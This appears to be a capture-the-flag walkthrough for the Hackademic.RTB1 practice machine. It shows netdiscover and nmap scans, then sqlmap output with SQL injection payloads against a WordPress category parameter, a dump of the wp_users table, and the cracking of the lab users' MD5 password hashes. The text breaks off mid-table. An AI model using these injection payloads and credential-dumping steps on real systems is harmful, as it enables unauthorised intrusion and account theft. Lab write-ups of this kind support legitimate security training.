

1) Scan for the machine using **netdiscover** →




```
Currently scanning: 172.26.66.0/16   |   Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 270
-----------------------------------------------------------------------------
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.43.110  dc:71:96:f7:1d:77      3     126  Intel Corporate
192.168.43.250  be:b7:3b:0a:c3:87      1      42  Unknown vendor
192.168.43.64   dc:71:96:f7:1d:77      1      42  Intel Corporate
192.168.43.63   dc:71:96:f7:1d:77      1      60  Intel Corporate

┌──(root💀codassassin)-[/home/codassassin]
└─# _
```

2) Scan the discovered machine using **nmap** →



```
┌──(root💀codassassin)-[/home/codassassin]
└─# nmap -sS 192.168.43.64
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-10 20:28 IST
Nmap scan report for 192.168.43.64
Host is up (0.046s latency).
Not shown: 998 filtered ports
PORT   STATE  SERVICE
22/tcp closed ssh
80/tcp open   http
MAC Address: DC:71:96:F7:1D:77 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 9.15 seconds

┌──(root💀codassassin)-[/home/codassassin]
└─# _
```

3) Since the machine is web based, open it using browser and open the target




Hackademic.RTB1

The First Realistic Hackademic Challenge (root this box).

Welcome to the first **realistic** Hackademic Challenge (root this box)
This Challenge may help you practice for real world applications attacks and penetration tests.

Please go to your target and try to get root.

mr.pr0n || **p0wnbox.Team** || 2011
http://www.p0wnbox.com



Hackademic.RTB1

The First Realistic Hackademic Challenge (root this box).


Got root?!
Friday, January 7, 2011 | 4:08 am

This is the first **Realistic Hackademic Challenge** (*root this box*).
Have you got the skills to exploit this box and to take root?


Goal:
Gain access to the (*HackademicRTB1*) box and read the "**Key.txt**" file in the root directory.

—NickJames | no comments | edit »
(posted in Uncategorized)


4) Open the highlighted link, scan the website using **sqlmap** →




```
┌──(root💀codassassin)-[/home/codassassin]
└─# sqlmap -u http://192.168.43.64/Hackademic_RTB1/?cat=1 --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.5.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, st
ate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:30:44 /2021-06-10/

[20:30:45] [INFO] resuming back-end DBMS 'mysql'
[20:30:45] [INFO] testing connection to the target URL
[20:30:45] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: cat=(SELECT (CASE WHEN (9800=9800) THEN 1 ELSE (SELECT 3860 UNION SELECT 9823) END))

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: cat=1 AND (SELECT 6494 FROM(SELECT COUNT(*),CONCAT(0x716b716271,(SELECT (ELT(6494=6494,1))),0x7170786271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS
GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 9712 FROM (SELECT(SLEEP(5)))YTWa)
---
[20:30:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 13 (Goddard)
web application technology: Apache 2.2.15, PHP 5.3.3
back-end DBMS: MySQL >= 5.0
[20:30:45] [INFO] fetching database names
```



```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: cat=(SELECT (CASE WHEN (9800=9800) THEN 1 ELSE (SELECT 3860 UNION SELECT 9823) END))

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: cat=1 AND (SELECT 6494 FROM(SELECT COUNT(*),CONCAT(0x716b716271,(SELECT (ELT(6494=6494,1))),0x7170786271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS
GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 9712 FROM (SELECT(SLEEP(5)))YTWa)
---
[20:30:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 13 (Goddard)
web application technology: Apache 2.2.15, PHP 5.3.3
back-end DBMS: MySQL >= 5.0
[20:30:45] [INFO] fetching database names
[20:30:45] [INFO] resumed: 'information_schema'
[20:30:45] [INFO] resumed: 'mysql'
[20:30:45] [INFO] resumed: 'wordpress'
available databases [3]:
[*] information_schema
[*] mysql
[*] wordpress

[20:30:45] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[20:30:45] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.43.64'

[*] ending @ 20:30:45 /2021-06-10/

┌──(root💀codassassin)-[/home/codassassin]
└─# _
```




```
┌──(root💀codassassin)-[/home/codassassin]
└─# sqlmap -u http://192.168.43.64/Hackademic_RTB1/?cat=1 -D wordpress -T wp_users --dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.5.4#stable}
|_ -| . [""]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, st
ate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:31:12 /2021-06-10/

[20:31:12] [INFO] resuming back-end DBMS 'mysql'
[20:31:12] [INFO] testing connection to the target URL
[20:31:12] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: cat=(SELECT (CASE WHEN (9800=9800) THEN 1 ELSE (SELECT 3860 UNION SELECT 9823) END))

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: cat=1 AND (SELECT 6494 FROM(SELECT COUNT(*),CONCAT(0x716b716271,(SELECT (ELT(6494=6494,1))),0x7170786271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS
GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 9712 FROM (SELECT(SLEEP(5)))YTWa)
---
[20:31:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 13 (Goddard)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL >= 5.0
[20:31:12] [INFO] fetching columns for table 'wp_users' in database 'wordpress'
```



```
[20:31:12] [INFO] resumed: 'maxbucky'
[20:31:12] [INFO] resumed: 'MaxBucky'
[20:31:12] [INFO] resumed: '50484c19f1afdaf3841a0d821ed393d2'
[20:31:12] [INFO] resumed: '2011-01-07 03:11:18'
[20:31:12] [INFO] resumed: '0'
[20:31:12] [INFO] resumed: 'http://'
[20:31:12] [INFO] resumed: ''
[20:31:12] [INFO] recognized possible password hashes in column 'user_pass'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[20:31:15] [INFO] writing hashes to a temporary file '/tmp/sqlmapbmufdgmx2374/sqlmaphashes-latr7_yq.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[20:31:17] [INFO] using hash method 'md5_generic_passwd'
[20:31:17] [INFO] resuming password 'admin' for hash '21232f297a57a5a743894a0e4a801fc3' for user 'NickJames'
[20:31:17] [INFO] resuming password 'q1w2e3' for hash '7cbb3252ba6b7e9c422fac5334d22054' for user 'GeorgeMiller'
[20:31:17] [INFO] resuming password 'napoleon' for hash 'a6e514f9486b83cb53d8d932f9a04292' for user 'TonyBlack'
[20:31:17] [INFO] resuming password 'maxwell' for hash '8601f6e1028a8e8a966f6c33fcd9aec4' for user 'JasonKonnors'
[20:31:17] [INFO] resuming password 'kernel' for hash '50484c19f1afdaf3841a0d821ed393d2' for user 'MaxBucky'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[20:31:18] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[20:31:22] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[20:31:22] [INFO] starting 4 processes
[20:31:45] [INFO] using suffix '1'
[20:32:08] [INFO] using suffix '123'
[20:32:31] [INFO] using suffix '2'
[20:32:54] [INFO] using suffix '12'
[20:33:16] [INFO] using suffix '3'
[20:33:39] [INFO] using suffix '13'
[20:33:49] [INFO] current status: eidd9... |^C
[20:33:49] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
Database: wordpress
Table: wp_users
[6 entries]
+----+-----------+-----------+-----------+-----------+-----------+-----------+-----------
+------------+------------+------------+-------------+-------------+-------------+------------+-------------+------------+----
```

